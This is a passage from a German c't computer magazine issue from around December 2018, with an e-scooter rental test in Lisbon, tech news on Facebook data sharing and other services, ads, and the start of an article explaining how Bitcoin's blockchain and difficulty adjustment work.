Reibungslos lief die Zusammenarbeit der Apps mit den Rollern jedoch noch nicht. Die Hive-App etwa vergaß einen ausgeliehenen Roller; wir konnten ihn nicht zurückgeben. Erst am nächsten Morgen hatte sich die App wieder daran erinnert. Für die Strecke von einem Kilometer standen knapp 140 Euro auf der Rechnung; erst der Kontakt mit der Hotline verhinderte die hohe Rechnung.

Eine Kostenfalle gab es auch bei Lime: Nachdem wir den Roller ordnungsgemäß abgestellt und sogar auf Wunsch der App ein Foto des Standortes geknipst hatten, berechnete uns Lime eine Strafgebühr von fünf Euro für das Parken im Parkverbot – einen Hinweis auf den verbotenen Abstellplatz gab es nicht. Erst ein Update wenige Tage später zeichnete rote Bereiche in die Karte ein, die wohl als verboten gelten sollen.

Ein Voi-Roller vergaß einmal sogar während der Fahrt, dass er ausgeliehen war und blieb stehen. Über die App konnten wir den Roller wieder zur Weiterfahrt überreden, indem wir ihn kurz „reservierten“.



**Fürs Flachland ausreichend, für abschüssige Straßen nicht:**  
Der Lime-Roller hat nur eine schwache Trommelbremse im Hinterrad.



Voi und Hive setzen auf Roller von Segway. Den Ninebot KickScooter ES4 bremst man vorne per Rekuperation, hinten rollertypisch mit dem Schutzblech.

## Erfahrungen

Lissabon ist eine alte, sehr enge und hügelige Stadt. Radwege gibt es kaum, viele Fußwege sind weniger als einen Meter breit. Spaß macht das Rollern allenfalls auf den Wegen am Flussufer des Tajo – und dort finden sich auch die meisten Roller. In den höher gelegenen Stadtteilen sind kaum welche zu finden.

Lissabon-typische Steigungen von zehn Prozent und mehr kommt man auch gar nicht hoch, dazu sind die Motoren der Roller mit maximal 500 Watt viel zu schwach. Das ist vielleicht sogar Absicht, denn die Bremsen sind ebenfalls nur für das Flachland konzipiert. Wo man schon mit einem Fahrrad nicht runterfahren möchte, will man das mit einem solchen Roller ganz bestimmt nicht.

Nach unseren Beobachtungen sind es vornehmlich Touristen, die mit den Rollern unterwegs sind. Sofern die Strecke eben ist und nicht über das in Lissabon allgegenwärtige Kopfsteinpflaster führt, sind die Roller eine gute und schnelle Möglichkeit, die touristischen Highlights der Stadt zu besuchen.

Welchen Roller man sich dafür ausleiht, ist egal. Die Lime-Roller fahren laut GPS-Tacho eines Android-Smartphones mit 28 km/h am schnellsten, die Modelle von Hive und Voi sind maximal etwa 25 km/h schnell – auf die Tachoanzeige kann man sich jedoch nicht verlassen. Die Kosten spielen ebenfalls keine Rolle bei der Auswahl, denn sie sind bei allen Anbietern gleich: Die Miete kostet einmalig einen Euro, dazu kommt ein Obolus von 15 Cent pro Minute. Die Preise für die Reservierung sind bei keinem Anbieter aufgeführt.

Für längere Strecken rechnet sich die Nutzung eines Rollers nicht: Taxifahren in Lissabon ist billig, für eine Fahrt über drei Kilometer zahlten wir gerade einmal fünf Euro. Mit dem Scooter brauchten wir für die gleiche Strecke etwa 15 Minuten – zu zweit also insgesamt 6,50 Euro.

Auf die Straßen haben wir uns nicht getraut, obwohl das Fahren auf Fußwegen verboten ist – das hat dort jedoch niemanden gestört. Im Sommer aber dürfte sich das etwas anders darstellen, denn dann ist Lissabon deutlich voller als im Dezember.

## Aufladen

Die Reichweite beträgt zwischen 20 und 45 Kilometer; um das Aufladen der Akkus kümmern sich freie Mitarbeiter, sogenannte Juicer. Ist ein Akku leer, sehen diese den Standort des betroffenen Rollers in einer eigenen App und können ihn einsammeln, nach Betriebsschluss am Abend sind alle Roller zum Aufladen freigegeben. Am nächsten Morgen stellen die Juicer die geladenen Roller an einer vom Unternehmen bestimmten Stelle wieder ab.

Bis zu 25 Euro zahlen die Vermieter den Juicern für das Aufladen eines Rollers, meistens aber liegt der Verdienst eher im kleineren einstelligen Bereich. Voi verspricht, sich um Steuerzahlungen und andere langweilige Dinge zu kümmern – in Deutschland aber müssten die Juicer sich wahrscheinlich selbst damit auseinandersetzen.

## Deutschlandstart

E-Scooter, im Beamtenjargon Elektrokleinstfahrzeuge mit Lenkstange, werden wohl erst im Frühjahr legal auf Deutsch-

lands Straßen fahren dürfen. Laut eines Referentenentwurfs des Bundesministeriums für Verkehr und digitale Infrastruktur vom Juli 2018 sollen solche Roller etwa Blinker sowie zwei unabhängig voneinander funktionierende Bremsen besitzen – und natürlich eine Halterung für ein Kennzeichen. Die Motoren dürfen maximal 500 Watt aufnehmen, die Maximalgeschwindigkeit beträgt 20 km/h. Front- und Rücklicht müssen wie seitliche Rückstrahler ebenfalls vorhanden sein.

Die von uns in Lissabon gefahrenen Roller erfüllen damit allesamt nicht die deutschen Bestimmungen: keine Blinker, keine Rückstrahler, keine Kennzeichenplakette und im Fall der Lime-Roller fehlt auch noch eine zweite Bremse.

Lime und Voi dürften dennoch bald in Deutschland starten – das lässt sich zumindest aus den Stellenanzeigen der Unternehmen ableiten. Lime sucht nach Juicern in Berlin, Dortmund, Düsseldorf, Frankfurt, Köln, München und Stuttgart, Voi nach einem deutschsprachigen User Operations Specialist. Auch die Daimler-Tochter Hive plant nach eigenen Angaben den Start in weiteren europäischen Städten.

(ll@ct.de) ct



Eine nur 1000 Meter lange Fahrt mit einem Hive-Roller sollte fast 140 Euro kosten – die App hatte die Verbindung zum Roller verloren.

# Datenschutzskandale und Sicherheitslücken bei Facebook

**Facebook hat mehr als 150 Firmen detaillierten Zugriff auf die Daten seiner Nutzer gewährt. Manche Unternehmen durften sogar auf Privatnachrichten zugreifen.**

Facebook hat Partnern weitreichenden Zugriff auf Nutzerdaten eingeräumt. Spotify und Netflix etwa haben Lese-, Schreib- und Lösch-Berechtigungen für die Privatnachrichten von Facebook-Nutzern erhalten. Das hat die New York Times in einer umfassenden Recherche herausgefunden, die auf vertraulichen Dokumenten und zahlreichen Interviews mit ehemaligen Mitarbeitern basiert.

Große Facebook-Partner wie Microsoft und Amazon sollen den Recherchen zufolge mitunter mehr Daten als Cambridge Analytica erhalten haben. Bei den Deals sei kein Geld geflossen, so die Zeitung. Vielmehr sei es darum gegangen, das gegenseitige Wachstum zu fördern. Facebook soll beispielsweise Daten aus Kontaktlisten von Amazon, Yahoo und Huawei erhalten haben, um seinen Nutzern Freunde vorzuschlagen. Die Deals waren der New York Times zufolge bis 2017, teilweise auch noch bis 2018 aktiv.

Die Recherche der New York Times steht in einer langen Reihe von Enthüllungen, die in den letzten Wochen öffentlich wurden. So ermöglichte ein Bug im Foto-API Apps für einen kurzen Zeitraum unberechtigten Zugriff auf Bilder eines Facebook-Kontos. Bedingung war, dass der Nutzer der App zuvor Rechte für den Zu-


griff auf bestimmte andere Bilder eingeraumt hatte. Während der fraglichen 13 Tage im September 2018 konnten Apps auch auf andere freigegebene Fotos zugreifen – und auf solche, die der Benutzer gar nicht veröffentlicht hat.

Laut Facebook seien Bilder von 6,8 Millionen Benutzern im unberechtigten Zugriff gewesen. Man wolle für Entwickler ein Tool bereitstellen, mit dem sie prüfen könnten, ob Benutzer ihrer Apps davon berührt waren. Die irische Datenschutzbörde DPC hat Mitte Dezember 2018 eine Untersuchung der Panne eingeleitet.

Für Aufsehen sorgte außerdem eine Recherche des deutschen Datenschutzportals mobilisicher.de. Die Redaktion hat den Datenverkehr von Android-Apps mitgeschnitten, die das Software Development Kit von Facebook nutzen, weil es hilfreiche Analysefunktionen enthält. Rund 30 Prozent aller Apps, die es im Google Play Store gibt, nehmen laut mobilisicher.de darüber Kontakt zu Facebook auf. Auf diesem Weg erfahre das soziale Netzwerk auch eine Menge über die Anwender – gerade von Apps, die einen direkten Bezug zu Religion, Gesundheit oder politischen Einstellungen aufweisen. Wer etwa eine Schwangerschafts-App wie „Schwangerschaft+“ nutze, werde von Facebook wahrscheinlich bald Werbung für Babykleidung zu sehen bekommen. Apps wie „Muslim Pro“ verraten den Glauben eines Nutzers. Die Hälfte der Apps erwähnten das Facebook-Modul nicht einmal in ihren Datenschutzerklärungen. (hob@ct.de)

# Google+ schließt früher

Google wird sein soziales Netzwerk **Google+** für Privatnutzer bereits Ende April schließen, statt wie bisher geplant im August. Das Unternehmen hatte einen Fehler gefunden, durch den Anwendungen über das API Zugriff auch auf als nicht öffentlich markierte Daten erhielten. Ebenfalls keine Zukunft hat der Messenger Allo, den Google nur noch bis März weiterbetreibt. Anwender haben bis zur Abschaltung noch Zeit, ihre Chats, Fotos und Videos zu sichern. Als Ersatz sieht Google seine App Messages vor, in die einige Features von Allo wie Smart Reply, die Verwendung von GIFs und die Desktop-Unterstützung bereits eingeflossen sind. (jo@ct.de)



In Allos Einstellungen lassen sich Chat-Nachrichten und Medien exportieren.

# Payment-Dienst Glase offline

Die schwedische Glase SE hat kurzfristig Betrieb und Distribution ihrer gleichnamigen **NFC-Payment-App** eingestellt. In einer Push-Mitteilung informierte Glase die Nutzer am 12. Dezember 2018, dass in wenigen Stunden die Abschaltung des Dienstes erfolge. Diese konnten daraufhin Geld, das sich noch auf dem Prepaid-Konto befand, nicht mehr zurückbuchen; die Homepage verweist bei Fragen auf das Support-Portal. Glase hatte seine App mit einem Cashback-Programm beworben, zahlte die Rabatte aber bereits beim Test im Juli nicht zuverlässig aus (siehe c't 16/2018, S. 70). Diesen Service beendete es bereits zum 1. September. (mon@ct.de)

**Wichtige Informationen zu deinen Fotos auf Facebook**


Wir haben kürzlich ein Problem entdeckt und behoben, das einige der Apps betroffen haben könnte, bei denen du dich über Facebook angemeldet hast. Du hast diesen Apps die Berechtigung erteilt, auf deine Fotos auf Facebook zuzugreifen. Normalerweise bedeutet das, dass diese Apps Zugriff auf deine Facebook-Fotos erhalten, die du in deiner Chronik gepostet hast. Ein Fehler hat App-Entwicklern zwischen dem 13. und 25. September 2018 auch Zugriff auf andere Fotos gewährt, darunter Fotos, die du in deinen Facebook Stories geteilt hast, und solche, die du zwar hochgeladen aber noch nicht gepostet hattest.

Das Problem, das wir bereits behoben haben, lag darin, wie Apps unsere API verwenden, um auf

Im Hilfbereich empfiehlt Facebook, sämtliche Apps daraufhin zu checken, auf welche Fotos sie Zugriff hatten, als der Foto-Bug aktiv war.

## Russische Trolle: Manipulationen via Instagram

Die russischen **Internettrolle im Staatsdienst** haben noch deutlich stärker auf die Öffentlichkeit Einfluss genommen als bislang bekannt – und sie sind scheinbar immer noch aktiv. Das ist das Ergebnis zweier Studien für den Geheimdienstaus-



Hillary Clinton als Antifeministin – mit solche Posts wollen russische Trolle den gesellschaftlichen Zusammenhalt schwächen.

schuss des US-Senats. Die Berichte legen dar, dass es bei den Kampagnen während der Präsidentschaftswahl 2016 nicht primär darum gegangen war, Donald Trump zum Sieg zu verhelfen. Stattdessen legten sie es darauf an, den gesellschaftlichen Zusammenhalt in den USA zu schwächen, Vertrauen in die Institutionen und vor allem Wahlen zu untergraben und die öffentliche Debatte zu vergiften.

Eine wichtige Erkenntnis der Experten ist, dass Instagram für die Aktivitäten von größerer Bedeutung war als bislang angenommen. So hätten sich die Staats-trolle vor allem auf diese Facebook-Tochter konzentriert, als ihre Aktivitäten auf Facebook und Twitter verstärkt in den Blickpunkt rückten. Angesichts der Berichte zeigten sich Vertreter beider Parteien im US-Kongress alarmiert über das aggressive Vorgehen. Der Ausschussvorsitzende Richard Burr (Republikaner) findet es am besorgniserregendsten, dass die Aktivitäten offenbar andauern. (jo@ct.de)

**Download der Studien:** [ct.de/yv8w](http://ct.de/yv8w)

## Neue Versionen von Chrome, Firefox und Vivaldi


Der Werbeblocker in **Chrome 71** soll aggressive und irreführende Werbung besser erkennen und blockieren, beispielsweise Popups. Vor dem Besuch von Websites mit Angeboten für zwielichtige Handy-Tarife warnt Chrome nun. Mit der Picture-in-Picture API können Entwickler ein schwebendes Videofenster steuern.

**Firefox 64** erleichtert den Umgang mit vielen geöffneten Tabs. So lassen sich mehrere Registerkarten markieren und gemeinsam stummschalten, verschieben, anheften oder als Lesezeichen setzen. Firefox vertraut TLS-Zertifikaten nicht mehr, die von Symantec ausgestellt wurden. Die Live Bookmarks sind mit Release 64 aus Firefox entfernt worden.

**Vivaldi 2.2** hilft dem Surfer, viele offene Tabs zu bändigen: Eine Gruppe von Tabs lässt sich einfach als „Sitzung“ abspeichern. Das neue Release enthält einen


Bild-in-Bild-Modus. Videos können damit in einem eigenen Fenster laufen, während der Nutzer nebenbei surft. Unter Linux hat der Hersteller die Netflix-Unterstützung verbessert. (jo@ct.de)

**Neue Browser-Versionen:** [ct.de/yv8w](http://ct.de/yv8w)



Vivaldi kann jetzt mehrere Tabs als Sitzung speichern.

**Unsere Helden  
im Einsatz –  
gemeinsam  
erreichen wir  
Ihre Ziele!**



**Timo Egeler**  
Unser Key-Account-Held

Wenn es darum geht, neue IT-Umgebungen unserer Kunden zu konzeptionieren und in die Tat umzusetzen, dann bilden unsere Key Account Manager die zentrale Anlaufstelle. Sie scheuen keine Mühen und arbeiten eng mit Ihnen und den Kollegen aus Consulting und Technik zusammen. Fragen Sie einfach unsere heimlichen Helden – Timo und seine Kollegen kümmern sich um den Rest.

**+49 (0) 8551.9150-300**  
[thomas-krenn.com/timo](http://thomas-krenn.com/timo)

**THOMAS  
KRENN®**

# Angebots-Layouter von Invoiz


**Mit Invoiz Impress kann man anhand branchenspezifischer, anpassbarer Templates individualisierte Angebote layouten.**

Ein solches, womöglich mehrseitiges Angebot lässt sich als PDF speichern und aus dem **kaufmännischen Webdienst** Invoiz (siehe c't 9/2018, S. 33) heraus an erfasste Kunden verschicken. Alternativ kann man den Empfänger per E-Mail benachrichtigen, dass er das Angebot auf dem Webserver betrachten und direkt annehmen kann. Angebote können mehrere Alternativpositionen enthalten, aus denen der Kunde interaktiv auswählt. Nimmt er ein Angebot an, schickt ihm das System nicht nur eine Bestätigung, sondern es zeigt den geänderten Status des Angebots auch sofort im Web an. So werden mögliche Doppelbestellungen ausgeschlossen, falls etwa mehrere Kollegen nacheinander auf die Angebotsbenachrichtigung an eine Firmenadresse reagieren.

Die Preise für Impress-erstellte Angebote richten sich nach dem abonnierten

Invoiz-Dienst: Mit dem Standard-Abo für netto 15,99 Euro/Monat kann man ohne Aufpreis ein Impress-Angebot pro Monat erstellen, weitere Angebote kosten bei der

kleinsten Mengenstaffel jeweils 2,99 Euro. Für einen monatlichen Betrag von 14,99 Euro lassen sich unbegrenzt viele Impress-Angebote formulieren. (hps@ct.de)




Mit dem Webdienst Invoiz Impress lassen sich individuelle, stilische Angebote entwerfen und im Web präsentieren.

## Kundendienst-Management mit TickX 3.0

Das Softwarehaus Media-Service hat Version 3.0 seiner Ticketverwaltung TickX **auf Basis von Microsoft SharePoint** herausgebracht. Mit den darin angelegten Tickets kann ein Betrieb sowohl Aufträge für seinen Kundendienst verfolgen als auch andere Abläufe, für die eine feste Abfolge von Arbeitsschritten vorgegeben ist.

In der aktuellen Ausgabe lässt sich die Liste der Kunden-Stammdaten um zusätzliche Spalten aus anderen SharePoint-Inhalten erweitern, um etwa Informationen über die Ausstattung eines Kunden mit relevanten Artikeln oder eine Bestellhistorie anzuzeigen. In einem Ticket angeforderte Tätigkeiten lassen sich jetzt an die Bedingung knüpfen, dass der Bearbeiter zuerst eine Genehmigung einholt. Au-

ßerdem kann das System Erinnerungen an offene Aufgaben jetzt gleichzeitig an alle betroffenen Personen zustellen. Wenn ein Anwender den Status eines Tickets ändert, kann er in TickX 3.0 auch die Begründung dazu notieren. (hps@ct.de)



Das Ticketsystem TickX 3.0 präsentiert abrufbare Arbeitspakete in einem Service-Catalog.

## Salesforce Web Components

Das Programmiermodell **Lightning Web Components** von Salesforce, bestehend aus einer Format-Spezifikation, einer Render-Engine und einem Compiler, dient zur Entwicklung von Lightning-Komponenten in JavaScript. Mit der Lightning-Plattform lassen sich konfektionierte Salesforce-Apps zur Automatisierung von Geschäftsabläufen programmieren.

Die Components unterstützen die JavaScript-Spezifikation ES6+ und sollen spezielle Frameworks und Spracherweiterungen für neue Funktionen weitgehend überflüssig machen. Laut Hersteller können damit erstellte Module und schon vorhandene, gemäß dem Salesforce-eigenen Modell Aura entwickelte Lightning-Komponenten gemeinsam auf derselben Webseite auftauchen. Neue Module können auch innerhalb von Aura-Komponenten in Aktion treten. (hps@ct.de)



1blu

Begrenzte  
Angebotsdauer!

Nur bis Ende Januar 2019!  
Nach dem 31.01.2019 keine  
Bestellmöglichkeit mehr.

## Krasses Angebot! 1blu-Homepage Boom

12 .de-Domains inklusive

Kostenlose SSL-Zertifikate

- > SSL-Zertifikate von Let's Encrypt für alle Domains per Mausklick
- > 100 GB Webspace
- > 5 externe Domains
- > 1.000 E-Mail-Adressen
- > 100 GB E-Mail-Speicher
- > 100 aktuelle 1-Klick-Applikationen
- > 100 SSD MySQL-5-Datenbanken

2,29  
€/Monat\*

Preis gilt dauerhaft!

100



Über 100 top-aktuelle 1-Klick-Installationen

12



12 .de-Domains mit kostenlosem SSL-Zertifikat inklusive

\* Preis/Monat inkl. 19% MwSt. Es fällt keine Einrichtungsgebühr an.  
Angebot verfügbar ab 21.12.2018 (Näheres unter [www.1blu.de](http://www.1blu.de)). Vertragslaufzeit jeweils 6 Monate, jederzeit kündbar mit einem Monat Frist zum Vertragsende.

030 - 20 18 10 00 | nur unter [www.1blu.de/boom](http://www.1blu.de/boom)



# Runde Sache

## 10 Jahre Bitcoin und Blockchain: Erstaunlich robust

**Klimakiller, ungeeignet als Zahlungsmittel, substanzlos und überhaupt viel zu beschränkt: Die Kryptowährung Bitcoin hat viele Fehler, glaubt man ihren Kritikern. Doch auch nach zehn Jahren arbeitet die Bitcoin-Blockchain noch immer nach denselben Regeln – während die Konkurrenz mitunter nur dank Notfallmaßnahmen und Hard Forks überleben konnte. Das muss dem Bitcoin-Erfinder Satoshi Nakamoto erst noch jemand nachmachen.**

**Von Mirko Dölle**

strauchelnden Banken mit Abermilliarden Steuergeldern vor dem Untergang zu bewahren, veröffentlichte Satoshi am 9. Januar 2009 den ersten Block einer revolutionären neuen Währung. Sie sollte gänzlich unabhängig sein von Banken und Regierungen, dezentral und demokatisch, weder zu kontrollieren noch zu manipulieren – ein Kontrapunkt zum bestehenden Bankensystem, das sich damals an staatliche Rettungsringe klammerte und dennoch unterzugehen drohte.

Doch wie sollte eine Währung funktionieren, bei der es keine zentrale Stelle gibt, die Guthaben verwaltet oder Überweisungen ausführt? Wie sollten Betrug und Manipulationen verhindert werden, ohne Beschwerdestelle und ohne Gerichtsbarkeit? Der Schlüssel ist, sämtliche Transaktionen in einer öffentlichen Blockchain zu speichern – einer Datenstruktur, die Informatik-Studenten unter dem Begriff „einfach verkettete Liste“ schon damals im ersten Semester kennengelernten: Ein Knoten der Liste enthält neben den

(Transaktions-)Daten einen Verweis auf den nächsten Knoten. Satoshi nannte die Knoten Blöcke und die verkettete Liste der Blöcke die Blockchain.

Neu war, dass die Blöcke nicht etwa anhand ihrer Nummer in der Blockchain verkettet wurden, sondern dass der Nachfolge-Block den Hash-Wert des vorhergehenden Blocks referenzierte. Damit wurde der Hash-Wert eines Blocks zu seinem Schlüsselement. Der Clou liegt darin, dass ein Hash-Wert quasi der Fingerabdruck der Daten ist: Verändert man auch nur ein einzelnes Bit der Daten, ergibt das einen völlig anderen Hash-Wert.

Wie sich eine Änderung genau auswirkt, lässt sich nicht vorhersagen – es ist nicht möglich, die Daten gezielt so zusammenzustellen, dass sie einen bestimmten Hash-Wert ergeben. Wollte man einen bestimmten Hash-Wert erreichen, müsste man die Daten immer wieder verändern, den Hash-Wert neu berechnen und nachsehen, ob der neue Wert der gesuchte ist. Bei Bitcoin ist dieses Unterfangen noch einmal schwieriger, weil aus dem SHA256-Hash-Wert der Daten wiederum ein SHA256-Hash berechnet wird, der dann die ID des Blocks darstellt.

Indem ein Block der einfach verketteten Bitcoin-Blockchain auf den Hash-Wert des vorangegangenen Blocks verweist, wird nicht nur die Reihenfolge der Blöcke in der Blockchain eindeutig festgelegt – gleichzeitig lässt sich mittels Hash-Wert überprüfen, ob auch nur ein einziges Bit des vorherigen Blocks nachträglich manipuliert wurde. Denn jegliche Änderung würde bedeuten, dass der Block einen anderen Hash-Wert besitzt, als im Nachfolge-Block referenziert ist.

Wollte man die Daten des vorletzten Blocks manipulieren, so müsste man nicht nur dessen Hash-Wert neu berechnen, sondern anschließend zusätzlich den neuen Hash-Wert des letzten Blocks, damit der im letzten Block genannte Hash-Wert des Vorgängers mit dem manipulierten Block übereinstimmt. Um etwas im drittletzten Block zu verändern, wären schon drei Blöcke neu zu berechnen, damit die Manipulation unbemerkt bleibt. Je weiter zurück der zu manipulierende Block liegt, desto mehr Blöcke müssen neu berechnet werden.

### Hürdenlauf

Keine große Hürde: Selbst die in 2009 gängigen CPUs schafften es, den Hash eines Block mehrere Millionen Mal pro Se-

A usgerechnet die globale Finanzkrise hatte sich der vorgebliebene Japaner Satoshi Nakamoto als Zeitpunkt ausgesucht: Während die Regierungen aller Herren Länder damit beschäftigt waren, ihre

kunde neu zu berechnen – die Hash-Leistung herkömmlicher Desktop-CPUs lag damals im Bereich von etwa 1 bis 25 Mega-Hashes pro Sekunde (MH/s). Schon ein einzelner Rechner hätte die Bitcoin-Blockchain nach Belieben verändern können.

Damit das nicht passiert, hat Satoshi die Aufgabe buchstäblich durch einen zusätzlichen Schwierigkeitsgrad (Difficulty) erschwert. Dieser besagt, dass der Hash-Wert eines akzeptablen Blocks mindestens eine gewisse Anzahl Nullbits am Anfang aufweisen muss. Hat der Hash-Wert eines neuen Blocks nicht genügend Nullen, so kann der Rechner eine eigens dafür vorgesehene Zahl im Block hochzählen, die sogenannte Nonce. Da die Änderung an der Nonce unvorhersehbare Auswirkungen auf den Hash-Wert hat, bleibt dem Computer nichts anderes übrig, als den Hash-Wert erneut zu bestimmen und zu hoffen, dass er genügend Nullen aufweist. Die Suche nach einem ausreichend kleinen Hash-Wert ist also im Prinzip eine Lotterie.

Außerdem wollte Satoshi, dass Bitcoin dezentral und demokratisch organisiert ist. Jeder sollte an der Fortsetzung der Blockchain mitarbeiten dürfen, niemand sollte die Kryptowährung kontrollieren können. Wenn jedoch mehrere Rechner gleichzeitig einen geeigneten Hash-Wert suchen, erhöht sich die Wahrscheinlichkeit, dass einer erfolgreich ist. Mit zunehmender Anzahl der Rechner musste deshalb auch der Schwierigkeitsgrad ansteigen.

## Bauchlandung

Satoshis geniale Lösung: Er legte fest, dass sich der Schwierigkeitsgrad automatisch im Abstand von zwei Wochen so anpasst, dass alle zehn Minuten ein neuer Block gefunden wird. Wurden die letzten 2016 Blöcke der Blockchain schneller als in exakt zwei Wochen berechnet, steigt die Difficulty automatisch um den Faktor an, die die Rechner zu schnell waren. Hat es hingegen länger als zwei Wochen gedauert, 2016 neue Blöcke zu finden, sinkt die Difficulty um den entsprechenden Faktor. So kann jeder selbst anhand der Blockchain die gerade geltende Difficulty bestimmen, es braucht dafür keine zentrale Stelle oder Organisation, die über die Difficulty wacht. Welchen Weitblick Satoshi beim Design des Difficulty-Algorithmus und der Wahl der Blockzeit von zehn Minuten bewies, zeigt der Bitcoin-Fork Bitcoin Cash.

Ein Kritikpunkt der Bitcoin-Cash-Entwickler an Bitcoin war, dass die Difficulty über einen so langen Zeitraum gemessen wird und sich deshalb nur gemächlich der weltweiten Rechenleistung anpasst. Als sie im August 2017 Bitcoin Cash von Bitcoin abspalteten, bauten sie deshalb einen eigenen, vermeintlich viel besseren Algorithmus ein, der die Difficulty viel schneller der Hash-Leistung anpassen sollte. Und legten eine glatte Bauchlandung hin: In manchen Phasen entstanden mehrere neue Blöcke im Abstand von nur wenigen Sekunden bis Minuten, dann wiederum dauerte es eine halbe Stunde, in der gar nichts passierte – bis wieder ein Schwarm neuer Blöcke gefunden wurde. Das Ergebnis war so schlimm, dass sie bereits drei Monate später einen weiteren Hard Fork durchführen und den Difficulty-Algorithmus austauschen mussten.


Die Difficulty ändert sich stets nur für neue Blöcke der Bitcoin-Blockchain, niemals für alte. Das führt dazu, dass es heute ein Leichtes wäre, sämtliche in 2009 veröffentlichten Blöcke binnen weniger Stunden zu manipulieren und anschließend neu zu berechnen – heutige Spezial-Hardware ist billionenfach leistungsfähiger als damalige CPUs. Doch nach den Blöcken aus 2009 müsste man auch alle Blöcke aus 2010 neu berechnen, was schon deutlich länger dauert – denn damals verwendete man bereits Grafikkarten zur Hash-Wert-Berechnung, die ein Vielfaches mehr an Leistung besaßen als die CPUs, weshalb die Difficulty entsprechend anstieg.

